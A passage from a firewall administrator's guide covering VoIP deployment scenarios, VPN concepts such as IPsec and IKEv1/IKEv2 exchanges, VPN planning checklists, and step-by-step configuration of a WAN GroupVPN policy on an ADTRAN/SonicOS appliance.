
The Public VoIP Service deployment uses a VoIP service provider, which maintains the VoIP server (either a SIP Proxy Server or H.323 Gatekeeper). The firewall public IP address provides the connection from the SIP Proxy Server or H.323 Gatekeeper operated by the VoIP service provider. The following figure shows a public VoIP service topology.



For VoIP clients that register with a server from the WAN, the firewall automatically manages NAT policies and access rules. The firewall performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration of clients is required. See the [“Using the Public Server Wizard”](#) section for information on configuring this deployment.

Deployment Scenario 3: Trusted VoIP Service

The organization deploys its own VoIP server on a DMZ or LAN to provide in-house VoIP services that are accessible to VoIP clients on the Internet or from local network users behind the security gateway. The following figure shows a trusted VoIP service topology.



For VoIP clients that register with a server on the DMZ or LAN, the firewall automatically manages NAT policies and access rules. The firewall performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration on the VoIP clients is required.

To make a server on the LAN accessible to clients on the WAN:

7. Define a Host address object with the zone and IP address of the server.
8. Define a NAT policy, mapping traffic coming to the firewall's public (WAN) IP address and VoIP service (SIP or H.323 Gatekeeper) to the server.
9. Define access rules allowing VoIP service to pass through the firewall.
10. See the "[Using the Public Server Wizard](#)" section for information on configuring this deployment.

VoIP Call Status

The **VoIP > Call Status** page provides a listing of currently active VoIP calls. The VoIP Call Status table displays the following information about the active VoIP connection:

- Caller IP
- Caller-ID

- Called IP
- Caller-ID
- Protocol
- Bandwidth
- Time Started

Click **Flush All** to remove all VoIP call entries.

PART 11

VPN



CHAPTER 52

Configuring VPN Policies

VPN > Settings

The **VPN > Settings** page provides the ADTRAN features for configuring your VPN policies. You can configure site-to-site VPN policies and GroupVPN policies from this page.

VPN /
Settings

Accept Cancel

VPN Global Settings

Enable VPN

Unique Firewall Identifier:

VPN Policies Items per page Items to 2 (of 2)

| <input type="checkbox"/> | # | Name | Gateway | Destinations | Crypto Suite | Enable | Configure |
|--------------------------|---|---------------|---------|--------------|---------------------------|--------------------------|-----------|
| <input type="checkbox"/> | 1 | WAN GroupVPN | | | ESP: 3DES/HMAC SHA1 (IKE) | <input type="checkbox"/> | |
| <input type="checkbox"/> | 2 | WLAN GroupVPN | | | ESP: 3DES/HMAC SHA1 (IKE) | <input type="checkbox"/> | |

Site To Site Policies: 0 Policies Defined, 0 Policies Enabled, 1000 Maximum Policies Allowed
GroupVPN Policies: 2 Policies Defined, 0 Policies Enabled, 12 Maximum Policies Allowed


VPN Overview

A Virtual Private Network (VPN) provides a secure connection between two or more computers or protected networks over the public Internet. It provides authentication to ensure that the information is going to and from the correct parties. It provides security to protect the information from viewing or tampering en route.

Prior to the invention of Internet Protocol Security (IPsec) and Secure Socket Layer (SSL), secure connections between remote computers or networks required a dedicated line or satellite link. This was both inflexible and expensive.



A VPN creates a connection with similar reliability and security by establishing a secure tunnel through the Internet. Because this tunnel is not a physical connection, it is more flexible--you can change it at any time to add more nodes, change the nodes, or remove it altogether. It is also far less costly, because it uses the existing Internet infrastructure.



VPN Types

There are two main types of VPN in popular use today:

- **IPsec VPN:** IPsec is a set of protocols for security at the packet processing layer of network communication. An advantage of IPsec is that security arrangements can be handled without requiring changes to individual user computers. SonicOS supports the creation and management of IPsec VPNs.

IPsec provides two choices of security service: Authentication Header (AH), which essentially allows authentication of the sender of data, and Encapsulating Security Payload (ESP), which supports both authentication of the sender and encryption of data as well. The specific information associated with each of these services is inserted into the packet in a header that follows the IP packet header.

- **SSL VPN:** Secure Socket Layer (SSL) is a protocol for managing the security of a message transmission on the Internet, usually by HTTPS. SSL uses a program layer located between the Internet's Hypertext Transfer Protocol (HTTP) and Transport Control Protocol (TCP) layers. SSL uses the public-and-private key encryption system from RSA, which also includes the use of a digital certificate. An SSL VPN uses SSL to secure the VPN tunnel.

One advantage of SSL VPN is that SSL is built into most Web Browsers. No special VPN client software or hardware is required.

VPN Security

IPsec VPN traffic is secured in two stages:

- **Authentication:** The first phase establishes the authenticity of the sender and receiver of the traffic using an exchange of the public key portion of a public-private key pair. This phase must be successful before the VPN tunnel can be established.
- **Encryption:** The traffic in the VPN tunnel is encrypted, using an encryption algorithm such as AES or 3DES.

Unless you use a manual key (which must be typed identically into each node in the VPN) The exchange of information to authenticate the members of the VPN and encrypt/decrypt the data uses the Internet Key Exchange (IKE) protocol for exchanging authentication information (keys) and establishing the VPN tunnel. SonicOS Enhanced supports two versions of IKE, version 1 and version 2.

IKE version 1

IKE version 1 uses a two phase process to secure the VPN tunnel.

- **IKE Phase 1** is the authentication phase. The nodes or gateways on either end of the tunnel authenticate with each other, exchange encryption/decryption keys, and establish the secure tunnel.
- **IKE Phase 2** is the negotiation phase. Once authenticated, the two nodes or gateways negotiate the methods of encryption and data verification (using a hash function) to be used on the data passed through the VPN and negotiate the number of secure associations (SAs) in the tunnel and their lifetime before requiring renegotiation of the encryption/decryption keys.

IKE Phase 1

In IKE v1, there are two modes of exchanging authentication information: Main Mode and Aggressive Mode.

Main Mode: The node or gateway initiating the VPN queries the node or gateway on the receiving end, and they exchange authentication methods, public keys, and identity information. This usually requires six messages back and forth. The order of authentication messages in Main Mode is:

1. The initiator sends a list of cryptographic algorithms the initiator supports.
2. The responder replies with a list of supported cryptographic algorithms.
3. The initiator send a public key (part of a Diffie-Hellman public/private key pair) for the first mutually supported cryptographic algorithm.
4. The responder replies with the public key for the same cryptographic algorithm.
5. The initiator sends identity information (usually a certificate).
6. The responder replies with identity information.

Aggressive Mode: To reduce the number of messages exchanged during authentication by half, the negotiation of which cryptographic algorithm to use is eliminated. The initiator proposes one algorithm and the responder replies if it supports that algorithm:

1. The initiator proposes a cryptographic algorithm to use and sends its public key.
2. The responder replies with a public key and identity proof.

3. The initiator sends an identification proof. After authenticating, the VPN tunnel is established with two SAs, one from each node to the other.

IKE Phase 2

In IKE phase 2, the two parties negotiate the type of security to use, which encryption methods to use for the traffic through the tunnel (if needed), and negotiate the lifetime of the tunnel before re-keying is needed.

The two types of security for individual packets are:

- **Encryption Secured Payload (ESP)**, in which the data portion of each packet is encrypted using a protocol negotiated between the parties.
- **Authentication Header (AH)**, in which the header of each packet contains authentication information to ensure the information is authenticated and has not been tampered with. No encryption is used for the data with AH.

SonicOS supports the following encryption methods for Traffic through the VPN.

- DES
- 3DES
- AES-128
- AES-192
- AES-256

You can find more information about IKE v1 in the three specifications that define initially define IKE, RFC 2407, RFC 2408, and RFC 2409, available on the Web at:

- <http://www.faqs.org/rfcs/rfc2407.html>
- <http://www.faqs.org/rfcs/rfc2408.html>
- <http://www.faqs.org/rfcs/rfc2409.html>

IKEv2

IKE version 2 is a new protocol for negotiating and establishing SAs. IKE v2 features improved security, a simplified architecture, and enhanced support for remote users. In addition, IKE v2 supports IP address allocation and EAP to enable different authentication methods and remote access scenarios. Using IKE V2 greatly reduces the number of message exchanges needed to establish an SA over IKE v1 Main Mode, while being more secure and flexible than IKE v1 Aggressive Mode. This reduces the delays during re-keying. As VPNS grow to include more and more tunnels between multiple nodes or gateways, IKE v2 reduces the number of SAs required per tunnel, thus reducing required bandwidth and housekeeping overhead.

IKE v2 is not compatible with IKE v1. If using IKE v2, all nodes in the VPN must use IKE v2 to establish the tunnels.

SAs in IKE v2 are called Child SAs and can be created, modified, and deleted independently at any time during the life of the VPN tunnel.

Initialization and Authentication in IKE v2

IKE v2 initializes a VPN tunnel with a pair of message exchanges (two message/response pairs).

- Initialize communication: The first pair of messages (IKE_SA_INIT) negotiate cryptographic algorithms, exchange nonces (random values generated and sent to guard against repeated messages), and perform a public key exchange.
 - a. Initiator sends a list of supported cryptographic algorithms, public keys, and a nonce.

- b. Responder sends the selected cryptographic algorithm, the public key, a nonce, and an authentication request.
- Authenticate: The second pair of messages (IKE_AUTH) authenticate the previous messages, exchange identities and certificates, and establish the first CHILD_SA. Parts of these messages are encrypted and integrity protected with keys established through the IKE_SA_INIT exchange, so the identities are hidden from eavesdroppers and all fields in all the messages are authenticated.
 - a. Initiator sends identity proof, such as a shared secret or a certificate, and a request to establish a child SA.
 - b. Responder sends the matching identity proof and completes negotiation of a child SA.

Negotiating SAs in IKE v2

This exchange consists of a single request/response pair, and was referred to as a phase 2 exchange in IKE v1. It may be initiated by either end of the SA after the initial exchanges are completed.

All messages following the initial exchange are cryptographically protected using the cryptographic algorithms and keys negotiated in the first two messages of the IKE exchange.

Either endpoint may initiate a CREATE_CHILD_SA exchange, so in this section the term “initiator” refers to the endpoint initiating this exchange.

1. Initiator sends a child SA offer and, if the data is to be encrypted, the encryption method and the public key.
2. Responder sends the accepted child SA offer and, if encryption information was included, a public key.



Note

You can find more information about IKE v2 in the specification, RFC 4306, available on the Web at: <http://www.ietf.org/rfc/rfc4306.txt>

For information on configuring VPNs in SonicOS Enhanced, see:

- “Configuring VPNs in SonicOS Enhanced” section on page 725
- “Configuring GroupVPN Policies” section on page 735
- “Site-to-Site VPN Configurations” section on page 746
- “Creating Site-to-Site VPN Policies” section on page 746
- “VPN Auto-Added Access Rule Control” section on page 766

Configuring VPNs in SonicOS Enhanced

ADTRAN VPN, based on the industry-standard IPsec VPN implementation, provides a easy-to-setup, secure solution for connecting mobile users, telecommuters, remote offices and partners via the Internet. Mobile users, telecommuters, and other remote users with broadband (DSL or cable) or dialup Internet access can securely and easily access your network resources with the ADTRAN Global VPN Client and ADTRAN GroupVPN on your ADTRAN. Remote office networks can securely connect to your network using site-to-site VPN connections that enable network-to- network VPN connections.



Note

For more information on the ADTRAN Global VPN Client, see the **ADTRAN Global VPN Client Administrator’s Guide**.

ADTRAN's GroupVPN provides automatic VPN policy provisioning for ADTRAN Global VPN Clients. The GroupVPN feature on the firewall and the ADTRAN Global VPN Client dramatically streamline VPN deployment and management. Using ADTRAN's Client Policy Provisioning technology, you define the VPN policies for Global VPN Client users. This policy information automatically downloads from the firewall (VPN Gateway) to Global VPN Clients, saving remote users the burden of provisioning VPN connections.

You can easily and quickly create a site-to-site VPN policy or a GroupVPN policy using the **VPN Policy Wizard**. You can also configure GroupVPN or site-to-site VPN tunnels using the Management Interface. You can define up to four GroupVPN policies, one for each zone. You can also create multiple site-to-site VPN. The maximum number of policies you can add depends on your ADTRAN model.

**Note**

Remote users must be explicitly granted access to network resources on the **Users > Local Users** or **Users > Local Groups** pages. When configuring local users or local groups, the **VPN Access** tab affects the ability of remote clients using GVC connecting to GroupVPN; **it also affects** remote users using NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. **This is new behavior in SonicOS 5.6 and above.** To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.

Planning Your VPN

Before creating or activating a VPN tunnel, gather the following information. You can print these pages and to use as a planning checklist:

GroupVPN Policy Planning Checklist

On the firewall:

- **Authentication Method:**
 - IKE using Preshared Secret
 - IKE using 3rd Party Certificates.
 - **Shared Secret** if using preshared secret.
-
- **Gateway Certificate** if using 3rd part certificates. This is a certificate file you have uploaded to your firewall and plan to distribute to your VPN Clients.
-
- **Peer ID Type** if using 3rd party certificates: Choose
 - Distinguished Name
 - E-Mail ID
 - Domain name.
 - **Peer ID Filter** if using 3rd party certificates.
-
- **IKE (Phase 1) Proposal:**
 - **DH Group:**
 - Group 1
 - Group 2

- Group 5

**Note**

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

– **Encryption:**

- DES
- 3DES
- AES-128
- AES-256

– **Authentication:**

- MD5
- SHA1

– **Life Time** (seconds): _____ (default 28800)

• **Ipssec (Phase 2) Proposal:**

– **Protocol:** (ESP only)

– **Encryption:**

- DES
- 3DES
- AES-128
- AES-192
- AES-256

– **Authentication:**

- MD5
- SHA1

– **Enable Perfect Forward Secrecy**

– **DH Group** (if perfect forward secrecy is enabled):

- Group 1
- Group 2
- Group 5

**Note**

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

– **Life Time** (seconds): _____ (default 28800)

• **Enable Windows Networking (NetBIOS) Broadcast**

• **Enable Multicast**

• **Management via this SA:**

- HTTP
- HTTPS

- SSH
- **Default Gateway:**
- **Enable OCSP Checking**
 - OCSP Responder URL: _____
- **Require Authentication of VPN Clients via XAUTH**
- **User Group for XAUTH users** (the user group that will have access to this VPN if XAUTH is selected):

- **Allow Unauthenticated VPN Client Access** (the network or subnet you will allow to have access to this VPN without authentication if XAUTH is not selected):

- **Cache XAUTH User Name and Password on Client** (will the client be able to store the user name and password):
 - Never
 - Single Session
 - Always
- **Virtual Adapter settings:**
 - None
 - DHCP Lease
 - DHCP Lease or Manual Configuration
- **Allow Connections to:**
 - This Gateway Only
 - All Secured Gateways
 - Split Tunnels
- **Set Default Route as this Gateway**
- **Use Default Key for Simple Client Provisioning**
(this allows easier client setup, but is less secure)

On the client

- IP address or Web address of VPN Gateway
- Shared secret, if selected on security appliance:

- Certificate, if selected on security appliance:

- User's user name and password if XAUTH is required on the security appliance.

Site-to-Site VPN Planning Checklist

On the Initiator

Typically, the request for an IKE VPN SA is made from the remote site.

- **Authentication Method:**
 - **Manual Key**

- IKE using Preshared Secret
- IKE using 3rd Party Certificates (not used with IKEv2)
- **Name of this VPN:** _____
- **IPsec Primary Gateway Name or Address:**

- **IPsec Secondary Gateway Name or Address:**

(not used with manual key, not used with IKEv2)
- **IKE Authentication for IKE using Preshared Secret:**
 - **Shared Secret:** _____
 - **Local IKE ID:**
 - IP Address _____
 - Domain Name _____
 - Email Address _____
 - ADTRAN Identifier _____
 - **Peer IKE ID:**
 - IP Address _____
 - Domain Name _____
 - Email Address _____
 - ADTRAN Identifier _____
- **IKE Authentication for IKE using 3rd Party Certificate (not used with IKEv2):**
 - **Local Certificate:** _____
 - **Local IKE ID Type:**
 - Default ID from certificate
 - Distinguished Name(DN)
 - Email ID(UserFQDN)
 - Domain Name(FQDN)
 - IP Address (IPv4)
 - **Peer IKE ID Type:**
 - Distinguished name
 - E-Mail ID
 - Domain name
 - IP Address (IPV4)
 - **Peer IKE ID:** _____
- **Local Networks**
 - Choose local network from list** (select an address object):

 - Local network obtains IP addresses using DHCP through this VPN Tunnel**
(not used with IKEv2)
 - Any address**
- **Destination Networks**

- Use this VPN Tunnel as default route for all Internet traffic
 - Destination network obtains IP addresses using DHCP through this VPN Tunnel
 - Choose destination network from list (select an address object):
-

- **IKE (Phase 1) Proposal:**

- **Exchange:**
 - Main Mode
 - Aggressive Mode
 - IKEv2 Mode
- **DH Group:**
 - Group 1
 - Group 2
 - Group 5
 - Group 14

**Note**

The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- **Encryption:**
 - DES
 - 3DES
 - AES-128
 - AES-192
 - AES-256
- **Authentication:**
 - MD5
 - SHA1
- **Life Time** (seconds): _____ (default 28800)

- **Ipssec (Phase 2) Proposal**

- **Protocol:**
 - ESP
 - AH
- **Encryption:**
 - DES
 - 3DES
 - AES-128
 - AES-192
 - AES-256
 - None
- **Authentication:**

- MD5
- SHA1
- None
- **Enable Perfect Forward Secrecy**
- **Life Time** (seconds): _____ (default 28800)
- **Enable Keep Alive**
- **Suppress automatic Access Rules creation for VPN Policy**
- **Require authentication of VPN clients by XAUTH** (not with IKEv2)
 - **User Group for XAUTH users** (the user group that will have access to this VPN if XAUTH is selected):

- **Enable Windows Networking (NetBIOS) Broadcast**
- **Enable Multicast**
- **Apply NAT Policies**
 - **Translated Local Network:** _____
 - **Translated Remote Network:** _____
- **Enable OCSP Checking** (IKE with 3rd Party Certificate only)
 - **OCSP Responder URL:** (IKE with 3rd Party Certificate only)

- **Management via this SA:**
 - HTTP
 - HTTPS
 - SSH
- **User login via this SA:**
 - HTTP
 - HTTPS
- **Default LAN Gateway (optional):**
- **VPN Policy bound to:**
- **Do not send trigger packet during IKE SA negotiation** (IKEv2 only)

On the Responder

The settings on the responder must be the same as on the initiator except:

- **Name** of this VPN: _____
- **IPsec Primary Gateway Name or Address:** not required on the responder
- **IPsec Secondary Gateway Name or Address:** not required on the responder
- **IKE Authentication for IKE using Preshared Secret:**
 - **Local IKE ID:** (must match Peer IKE ID on initiator)
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **ADTRAN Identifier** _____

- **Peer IKE ID:** (must match Local IKE ID on initiator)
 - **IP Address** _____
 - **Domain Name** _____
 - **Email Address** _____
 - **ADTRAN Identifier** _____
- **IKE Authentication for IKE using 3rd Party Certificate** (not used with IKEv2):
 - **Local Certificate:** _____
 - **Peer IKE ID Type:**
 - Distinguished name
 - E-Mail ID
 - Domain name
 - **Peer IKE ID:** _____
- **Local Networks** (must match Destination Networks on initiator)
 - Choose local network from list** (select an address object):

 - Local network obtains IP addresses using DHCP through this VPN Tunnel**
(not used with IKEv2)
 - Any address**
- **Destination Networks** (must match Local Networks on initiator)
 - Use this VPN Tunnel as default route for all Internet traffic**
 - Destination network obtains IP addresses using DHCP through this VPN Tunnel**
 - Choose destination network from list** (select an address object):

- **Apply NAT Policies**
 - **Translated Local Network:** (must match Translated Remote Network on initiator)

 - **Translated Remote Network** (must match Translated Local Network on initiator)

VPN Policy Wizard

The **VPN Policy Wizard** walks you step-by-step through the configuration of GroupVPN or site-to-site VPN policies on the firewall. After completing the configuration, the wizard creates the necessary VPN settings for the selected policy. You can use the ADTRAN Management Interface for optional advanced configuration options.



Note

For step-by-step instructions on using the VPN Policy Wizard, see [“Wizards > VPN Wizard” on page 1159](#).

VPN Global Settings

The **Global VPN Settings** section of the **VPN > Settings** page displays the following information:

VPN Global Settings



Enable VPN


Unique Firewall Identifier:

- **Enable VPN** must be selected to allow VPN policies through the ADTRAN security policies.
- **Unique Firewall Identifier** - the default value is the serial number of the ADTRAN. You can change the Identifier, and use it for configuring VPN tunnels.

VPN Policies

All existing VPN policies are displayed in the **VPN Policies** table. Each entry displays the following information:

| VPN Policies | | | | | | | |
|--|---|---------------|---------|--------------|---------------------------|--|---|
| | | | | | | Items per page <input type="text" value="50"/> | Items <input type="text" value="1"/> to 2 (of 2) |
| <input type="checkbox"/> | # | Name | Gateway | Destinations | Crypto Suite | Enable | Configure |
| <input type="checkbox"/> | 1 | WAN GroupVPN | | | ESP: 3DES/HMAC SHA1 (IKE) | <input type="checkbox"/> |    |
| <input type="checkbox"/> | 2 | WLAN GroupVPN | | | ESP: 3DES/HMAC SHA1 (IKE) | <input type="checkbox"/> |    |
| <input type="button" value="Add..."/> <input type="button" value="Delete"/> <input type="button" value="Delete All"/> | | | | | | | |
| Site To Site Policies: 0 Policies Defined, 0 Policies Enabled, 1000 Maximum Policies Allowed GroupVPN Policies: 2 Policies Defined, 0 Policies Enabled, 12 Maximum Policies Allowed | | | | | | | |

- **Name:** Displays the default name or user-defined VPN policy name.
- **Gateway:** Displays the IP address of the remote ADTRAN. If 0.0.0.0 is used, no Gateway is displayed.
- **Destinations:** Displays the IP addresses of the destination networks.
- **Crypto Suite:** Displays the type of encryption used for the VPN policy.
- **Enable:** Selecting the check box enables the VPN Policy. Clearing the check box disables it.
- **Configure:** Clicking the Edit icon allows you to edit the VPN policy. Clicking the Delete  icon allows you to delete the VPN policy. The predefined GroupVPN policies cannot be deleted, so the Delete icons are dimmed. GroupVPN policies also have a Disk icon for exporting the VPN policy configuration as a file for local installation by ADTRAN Global VPN Clients.

The number of VPN policies defined, policies enabled, and the maximum number of Policies allowed is displayed below the table. You can define up to 4 GroupVPN policies, one for each zone. These GroupVPN policies are listed by default in the VPN Policies table as **WAN GroupVPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. Clicking on the edit icon in the Configure column for the GroupVPN displays the **VPN Policy** window for configuring the GroupVPN policy.

Below the VPN Policies table are the following buttons:

- **Add** - Accesses the **VPN Policy** window to configure site-to-site VPN policies.
- **Delete** - Deletes the selected (checked box before the VPN policy name in the **Name** column. You cannot delete the GroupVPN policies.

- **Delete All** - Deletes all VPN policies in the VPN Policies table except the default GroupVPN policies.

Navigating and Sorting the VPN Policies Entries

The **VPN Policies** table provides easy pagination for viewing a large number of VPN policies. You can navigate a large number of VPN policies listed in the **VPN Policies** table by using the navigation control bar located at the top right of the **VPN Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific VPN policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Currently Active VPN Tunnels

A list of currently active VPN tunnels is displayed in this section. The table lists the name of the VPN Policy, the local LAN IP addresses, and the remote destination network IP addresses as well as the peer gateway IP address.

Click the **Renegotiate** button to force the VPN Client to renegotiate the VPN tunnel.

Viewing VPN Tunnel Statistics

In the Currently Active VPN Tunnels table, click on the Statistics icon in the row for a tunnel to view the statistics on that tunnel. The VPN Tunnel Statistics icon displays:

- **Create Time**: The date and time the tunnel came into existence.
- **Tunnel valid until**: The time when the tunnel expires and is force to renegotiate.
- **Packets In**: The number of packets received from this tunnel.
- **Packets Out**: The number of packets sent out from this tunnel.
- **Bytes In**: The number of bytes received from this tunnel.
- **Bytes Out**: The number of bytes sent out from this tunnel.
- **Fragmented Packets In**: The number of fragmented packets received from this tunnel.
- **Fragmented Packets Out**: The number of fragmented packets sent out from this tunnel.

For detailed information on configuring VPNs in SonicOS Enhanced, see:

- [“Configuring GroupVPN Policies” section on page 735](#)
- [“Site-to-Site VPN Configurations” section on page 746](#)
- [“Creating Site-to-Site VPN Policies” section on page 746](#)
- [“VPN Auto-Added Access Rule Control” section on page 766](#)

Configuring GroupVPN Policies

ADTRAN **GroupVPN** facilitates the set up and deployment of multiple ADTRAN Global VPN Clients by the firewall administrator. **GroupVPN** is only available for ADTRAN Global VPN Clients and it is recommended you use XAUTH/RADIUS or third party certificates in conjunction with the **Group VPN** for added security.

For more information on the ADTRAN Global VPN Client, see the **ADTRAN Global VPN Client Administrator's Guide**.

The default GroupVPN configuration allows you to support ADTRAN Global VPN Clients without any further editing of the VPN policy, except to check the **Enable** box for GroupVPN in the **VPN Policies** table.

ADTRAN supports four GroupVPN policies. You can create GroupVPN policies for the DMZ, LAN, WAN, and WLAN zones. These GroupVPN policies are listed in the VPN policies tables as **WAN Group VPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. For these GroupVPN policies, you can choose from **IKE using Preshared Secret** or **IKE using 3rd Party Certificates** for your IPsec Keying Mode.

**Tip**


You can easily create GroupVPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see [“Wizards > VPN Wizard” on page 1159](#).

SonicOS supports the creation and management of IPsec VPNs.

Configuring GroupVPN with IKE using Preshared Secret on the WAN Zone

To configure the WAN GroupVPN, follow these steps:

- Step 1** Click the **edit** icon for the **WAN GroupVPN** entry. The **VPN Policy** window is displayed.



The screenshot shows the 'VPN Policy' configuration window with the 'Security Policy' tab selected. The window has four tabs: 'General', 'Proposals', 'Advanced', and 'Client'. The 'Security Policy' section contains the following fields:

| | |
|------------------------|----------------------------|
| Authentication Method: | IKE using Preshared Secret |
| Name: | WAN GroupVPN |
| Shared Secret: | 12D58062CD1CC4D9 |

At the bottom of the window, there is a 'Ready' status bar and three buttons: 'OK', 'Cancel', and 'Help'.

- Step 2** In the **General** tab, **IKE using Preshared Secret** is the default setting for **Authentication Method**. A Shared Secret is automatically generated by the firewall in the **Shared Secret** field, or you can generate your own shared secret. **Shared Secrets** must be minimum of four characters. You cannot change the name of any GroupVPN policy.
- Step 3** Click the **Proposals** tab to continue the configuration process.

The screenshot shows a dialog box with four tabs: General, Proposals, Advanced, and Client. The 'Proposals' tab is active. It contains two sections: 'IKE (Phase 1) Proposal' and 'IPsec (Phase 2) Proposal'. In the IKE section, 'DH Group' is set to 'Group 2', 'Encryption' is '3DES', 'Authentication' is 'SHA1', and 'Life Time (seconds)' is '28800'. In the IPsec section, 'Protocol' is 'ESP', 'Encryption' is '3DES', 'Authentication' is 'SHA1', 'Enable Perfect Forward Secrecy' is unchecked, 'DH Group' is 'Group 1', and 'Life Time (seconds)' is '28800'. At the bottom, there are 'OK', 'Cancel', and 'Help' buttons.

Step 4 In the **IKE (Phase 1) Proposal** section, use the following settings:

- Select the DH Group from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 5 In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES**, **AES-128**, or **AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

Step 6 Click the **Advanced** tab.

Step 7 Select any of the following optional settings you want to apply to your GroupVPN policy:

- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Management via this SA:** - If using the VPN policy to manage the firewall, select the management method, either **HTTP** or **HTTPS**.
- **Default Gateway** - Allows the network administrator to specify the IP address of the default network route for incoming IPsec packets for this VPN policy. Incoming packets are decoded by the ADTRAN and compared to static routes configured in the firewall. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the ADTRAN looks up a route. If no route is found, the security appliance checks for a Default Gateway. If a Default Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.
- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN tunnel is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel. The **Trusted users** group is selected by default. You can select another user group or **Everyone** from **User Group for XAUTH users**.

